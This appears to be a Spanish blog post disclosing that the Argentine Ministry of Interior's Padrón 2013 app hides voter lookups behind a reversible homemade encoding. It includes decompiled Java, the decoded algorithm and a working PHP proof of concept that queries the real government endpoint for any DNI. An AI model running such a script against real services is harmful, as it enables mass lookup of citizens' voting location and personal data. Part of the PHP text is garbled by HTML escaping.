Parte de la página del supuesto usuario que detectó el bug:

odo parte de la aplicación del Padrón 2013 disponible en Google Play, del Ministerio del Interior. Esta nos permite consultar en dónde votamos con solo introducir nuestro DNI y sexo. Colocando un proxy interceptador, o en otras palabras, viendo qué manda y hacia dónde hace la conexión la aplicación para verificar la existencia en el padrón, pude descubrir que esta hace requests por GET a un subdominio de mininterior.gov.ar. Estas siguen la siguiente estructura:

http://wsp.mininterior.gov.ar/ws_escuela.php?param=v%23v%23gWHVDcQRVR51kp%23RFjTqNGNK5mTsNCp%23HhTOUF1InNyZ

http://wsp.mininterior.gov.ar/ws_escuela.php?param=v%238%231R1AHUUVEp%23NRVR41EVFhXTTplp%23j%23hFj%232BVVwMyZ


http://wsp.mininterior.gov.ar/ws_escuela.php?param=v%23v%23gWHVDcQRVRw4EVVFjTqllMK5mTsNCp%23HhTOSd2InNyZ

Name	Value
URL	http://wsp.mininterior.gov.ar/ws_escuela.php?param=v%23v%23gWHVDcQRVRw4EVVFjTqllMK5mTsNCp%23HhTOSd2InNyZ
Status	Complete
Response Code	200 OK
Protocol	HTTP/1.1
Method	GET
Kept Alive	No
Content-Type	text/html
Client Address	/192.168.1.20
Remote Address	wsp.mininterior.gov.ar/200.51.43.164

Como se puede apreciar, el query está encriptado (como veremos después de una manera altamente insegura) en algo que parece base64 (un algoritmo de encriptación reversible, es decir, no seguro) para que no nos sea muy fácil realizar consultas a la base de datos del padrón arbitrariamente.

¿Cuál es el siguiente paso?

Las aplicaciones de Android, están programadas en Java, este lenguaje es fácilmente decompilable, por lo que **se puede obtener con alta precisión el código original**. Una vez obtenido el .apk de la aplicación Padrón 2013, hay que convertirlo a un archivo .java para que pueda ser decompilado.



Ya obtenido el archivo .java de la aplicación del padrón, podemos inspeccionar el código de esta sin ningún problema. Aquí es cuando podemos ver cómo se realizan las consultas:

```
}).get(globalapp.url + "ws_escuela.php?param=" + globalapp.codificar(new StringBuilder("dni=").append(this.txtDNI.getText().toString()).append("&sexo=").append(this.sexo).toString()));
```

Se llama a una url con un path de “ws_escuela.php?param=” y “dni=342324233&sexo=M|F”, este último encriptado (el sexo va a ser M o F, no M|F vale la pena aclarar).

Procedemos a inspeccionar el código de la función .codificar(). El mismo es:

```
public static String codificar(String s)
{
    String s1 = (new StringBuffer(
                (new StringBuilder(Base64.encodeBytes((new StringBuffer((
                 new StringBuilder(Base64.encodeBytes(s.getBytes())))).toString()
                 .replace("a", "#t").replace("e", "#x").replace("i", "#f").
                 replace("o", "#l").replace("u", "#7").replace("=", "#g"))).
                 reverse().toString().getBytes()))).toString().replace("a", "#j").
                 replace("e", "#p").replace("i", "#w").replace("o", "#8").replace("u", "#0")
                 .replace("=", "#v"))).reverse().toString();
    String s2;
    try
    {
        s2 = URLEncoder.encode(s1, "utf-8");
    }
    catch(UnsupportedEncodingException unsupportedencodingexception)
    {
        return s1;
    }
    return s2;
}
```

Acá es cuando una persona que está en el tema de la programación y que sabe algo de seguridad y de criptografía se agarra la cabeza. **Nunca, pero nunca deben inventarse estos algoritmos**: es reinventar la rueda, pero MAL, MUY MAL.

Después de ordenar un poco esta maraña de código ininteligible, podemos saber cómo encripta los datos esta función:

1. Recibir una string (va a ser del tipo “dni=342324233&sexo=M|F”)
2. Encode base64.
3. Reemplazar ‘a’ por #t.
4. Reemplazar ‘e’ por ‘#x’.
5. Reemplazar ‘i’ por ‘#f’.
6. Reemplazar ‘o’ por ‘#l’.
7. Reemplazar ‘u’ por ‘#7′.
8. Reemplazar ‘=’ por ‘#g’.
9. Reverse.
10. Encode base64.
11. Reemplazar ‘a’ por ‘#j’.
12. Reemplazar ‘e’ por ‘#p’.
13. Reemplazar ‘i’ por ‘#w’.
14. Reemplazar ‘o’ por ‘#8′.
15. Reemplazar ‘u’ por ‘#0′.
16. Reemplazar ‘=’ por ‘#v’.
17. Reverse.

Pasando este pseudocódigo a cualquier lenguaje de programación, se pueden realizar queries arbitrariamente a la base de datos del Padrón, con los riesgos que esto conlleva: podemos pedir la información de cualquier persona, por ejemplo, del DNI nro. 1: http://wsp.mininterior.gov.ar/ws_escuela.php?param=v%23v%23gWHVDcQRVRtNmMWRjY6FjT sin otorgar ninguna otra información, solo un número de DNI y el sexo, sin captcha, sin nada que nos limite.

A continuación, un POC hecho por Javier Smaldone (@mis2centavos):

```
1       &lt;?
```

```
#This PHP script requires the cURL library
function encode($str) {

    $str = base64_encode($str);
    $str = str_replace('a', '#t', $str);
    $str = str_replace('e', '#x', $str);
    $str = str_replace('i', '#f', $str);
    $str = str_replace('o', '#l', $str);
    $str = str_replace('u', '#7', $str);
    $str = str_replace('=', '#g', $str);
    $str = strrev($str);
    $str = base64_encode($str);
    $str = str_replace('a', '#j', $str);
    $str = str_replace('e', '#p', $str);
    $str = str_replace('i', '#w', $str);
    $str = str_replace('o', '#8', $str);
    $str = str_replace('u', '#0', $str);
    $str = str_replace('=', '#v', $str);
    $str = strrev($str);

    return $str;
}

function query($url){

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_TIMEOUT, 20);
    $result = curl_exec($ch);
    curl_close($ch);
    return $result;
}

function show($dni, $gender){
    if (($gender == 'M') or ($gender=='F')) {
        $dni = intval($dni);
        $params = &amp;quot;dni=$dni&amp;amp;sexo=$gender&amp;quot;;
        $encoded=urlencode(encode($params));
        $url = &amp;quot;http://wsp.mininterior.gov.ar/ws_escuela.php?param=$encoded&amp;quot;;
        $result = query($url);
        $data = explode(&amp;quot;|&amp;quot;,$result);
        if ($data[0] == 'ok') {
            echo('&amp;lt;h2&amp;gt;Resultado&amp;lt;/h2&amp;gt;&amp;lt;ul&amp;gt;');
            echo(&amp;quot;&amp;lt;li&amp;gt;&amp;lt;b&amp;gt;DNI:&amp;lt;/b&amp;gt; $dni&amp;lt;/b&amp;gt;&amp;lt;/li&amp;gt;&amp;quot;);
            echo(&amp;quot;&amp;lt;li&amp;gt;&amp;lt;b&amp;gt;Mesa:&amp;lt;/b&amp;gt; $data[1]&amp;lt;/li&amp;gt;&amp;quot;);
            echo(&amp;quot;&amp;lt;li&amp;gt;&amp;lt;b&amp;gt;Escuela:&amp;lt;/b&amp;gt; $data[2]&amp;lt;/li&amp;gt;&amp;quot;);
            echo(&amp;quot;&amp;lt;li&amp;gt;&amp;lt;b&amp;gt;Domicilio:&amp;lt;/b&amp;gt; $data[3]&amp;lt;/li&amp;gt;&amp;quot;);
            echo(&amp;quot;&amp;lt;li&amp;gt;&amp;lt;b&amp;gt;Localidad:&amp;lt;/b&amp;gt; $data[4]&amp;lt;/li&amp;gt;&amp;quot;);
            echo(&amp;quot;&amp;lt;li&amp;gt;&amp;lt;b&amp;gt;Provincia:&amp;lt;/b&amp;gt; $data[5]&amp;lt;/li&amp;gt;&amp;lt;/ul&amp;gt;&amp;quot;);
        } else {
            echo('&amp;lt;p&amp;gt;Error al consultar el padr&amp;amp;oacute;n&amp;lt;/p&amp;gt;');
        }
    } else {
        echo('&amp;lt;p&amp;gt;Datos incorrectos&amp;lt;/p&amp;gt;');
    }
    echo('&amp;lt;h2&amp;gt;Nueva consulta&amp;lt;/h2&amp;gt;');


}

function form(){
    echo('&amp;lt;form name=&amp;quot;query&amp;quot; action=&amp;quot;&amp;quot; method=&amp;quot;get&amp;quot;&amp;gt;');
    echo('DNI: &amp;lt;input type=&amp;quot;text&amp;quot; name=&amp;quot;dni&amp;quot;&amp;gt;');
    echo('Sexo: &amp;lt;select name=&amp;quot;gender&amp;quot;&amp;gt;');
    echo('&amp;lt;option value=&amp;quot;M&amp;quot;&amp;gt;Masculino&amp;lt;/option&amp;gt;');
    echo('&amp;lt;option value=&amp;quot;F&amp;quot;&amp;gt;Femenino&amp;lt;/option&amp;gt;');
    echo('&amp;lt;/select&amp;gt;&amp;lt;br&amp;gt;&amp;lt;input type=&amp;quot;submit&amp;quot; value=&amp;quot;Consultar&amp;quot;&amp;gt;&amp;lt;
}

echo('&amp;lt;!DOCTYPE html&amp;gt;&amp;lt;html&amp;gt;&amp;lt;body&amp;gt;&amp;lt;h1&amp;gt;Padr&amp;amp;oacute;n electoral&amp;lt;/h1&amp;gt;');
```

```
72
73    if (isset($_GET['dni']) and isset($_GET['gender']))
74       show($_GET['dni'], $_GET['gender']);
75
76    form();
77
78    echo ('&lt;/body&gt;&lt;/html&gt;');
79
80    ?&gt;
81
```

Una vez que mandamos esa string correctamente encriptada al servidor, si hay un matching, nos va a devolver una string con el siguiente formato:

<status>|<mesa>|<escuela>|<dirección de la escuela>|<localidad de la escuela>|<provincia de la escuela>|<session id>|<nro. de orden>|<documento>|

En el caso de no haber una persona con ese nro. de DNI, este va a ser el formato:

<status>|<session id>|

Así es como el gobierno cuida de nuestros datos.

Entonces, ¿qué es lo grave de esto?

El que se pueda consultar el Padrón de una manera “pirata” no es lo más importante de esto, el problema principal acá es el manejo inseguro que se hace de nuestros datos de parte del gobierno en muchas (o casi todas) las aplicaciones gubernamentales que manejan datos sensibles. Esto lo que hace es que surjan grupos como Anonymous, que no necesitan tener un alto nivel técnico para vulnerar estos sistemas, sino que los programadores contratados vulneran solos las aplicaciones, como vimos en el caso de la homemade encryption.

Como comentario final, debo decir que esto no constituye ninguna hazaña ni mucho menos: fue muy fácil lograr esto, y teniendo en cuenta que no tengo un background en reverse engineering, fue muy simple.

Se agradece la enorme ayuda proporcionada por Javier Smaldone (@mis2centavos).